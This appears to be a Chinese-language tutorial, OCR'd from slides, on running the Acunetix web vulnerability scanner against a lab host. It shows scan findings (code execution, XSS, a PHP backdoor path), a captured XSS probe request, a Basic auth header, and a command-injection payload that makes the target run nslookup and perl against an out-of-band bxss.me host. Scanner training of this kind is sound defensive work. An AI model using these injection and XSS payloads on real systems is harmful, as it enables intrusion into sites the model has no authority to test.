- 網站認證機制





```
GET /action/reset HTTP/1.1
Host: 192.168.40.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.40.40/menuBar.htm
X-Requested-With: XMLHttpRequest
Connection: close
Authorization: Basic dXNlcjp1c2VyMTIzNA==
```

Acunetix網頁弱點掃描工具


- 網頁弱點掃描工具 – 錄製並客製化表單






Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 設定掃描排成




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 客製化掃描弱點




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 執行掃描結果



Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 目標網站被掃描路徑



Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 檢視弱點結果

Scan
Full Scan - 192.168.13.134

Stop Scan | Pause Scan | Generate Report | Export to

Scan Information | Vulnerabilities | Site Structure | Scan Statistics | Events

Filter

Severity	Vulnerability	URL	Parameter	Status	Confidence %
High	Code execution (ACUMONITOR)	http://192.168.13.134/twiki/bin/search/Main/	search	Open	100
High	Code execution (ACUMONITOR)	http://192.168.13.134/twiki/bin/search/Know/	search	Open	100
High	Code execution (ACUMONITOR)	http://192.168.13.134/dav/DavTestDir_UlPhyL/UlPhyL_php_backdoor.php	c	Open	100
High	Code execution (ACUMONITOR)	http://192.168.13.134/twiki/bin/search/TWiki/	search	Open	100
High	Configuration file source code disclosure	http://192.168.13.134/dvwa/config/config.inc.php~		Open	95
High	Cross site scripting	http://192.168.13.134/twiki/bin/oops/Main/WebHome	param1	Open	100
High	Cross site scripting	http://192.168.13.134/twiki/bin/oops/Main/WebHome	param2	Open	100
	Cross site scripting	http://192.168.13.134/twiki/bin/oops/Mai	template	Open	100

HTTP Request


```
GET /twiki/bin/oops/Main/WebHome?param1=1.20'"()%26%25<acx>
<ScRiPt%20>yTjB(9854)</ScRiPt>&param2=1.20&template=oopsmore HTTP/1.1
Referer: http://192.168.13.134/
Cookie: PHPSESSID=c907c5c19daf2b076d54ab676bdee2ad; security=high
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: 192.168.13.134
Connection: Keep-alive
```

HTTP Response

```
HTTP/1.1 200 OK
Date: Fri, 19 Nov 2021 04:30:02 GMT
```

Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 – 建立弱點掃描報告



Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - Affected Items報告

/Main/	
Alert group	**Code execution (verified)**
Severity	High
Description	This script is possibly vulnerable to code execution attacks. Code injection vulnerabilities occur where the output or content served from a Web application can be manipulated in such a way that it triggers server-side code execution. In some poorly written Web applications that allow users to modify server-side files (such as by posting to a message board or guestbook) it is sometimes possible to inject code in the scripting language of the application itself.
Recommendations	Your script should filter metacharacters from user input.
Alert variants	
Details	URL encoded GET input **search** was set to **&(nslookup hitwnldrdoxlf1307f.bxss.me||perl -e "gethostbyname('hitwnldrdoxlf1307f.bxss.me')")&'\"`0&(nslookup hitwnldrdoxlf1307f.bxss.me||perl -e "gethostbyname('hitwnldrdoxlf1307f.bxss.me')")&`'** Possible execution result: The bxss.me domain hitwnldrdoxlf1307f.bxss.me was resc **Proof of Exploit** DNS lookup - hitwnldrdoxlf1307f.bxss.me DNS IP: 173.194.93.12 DNS TYPE: A DNS QUERY: 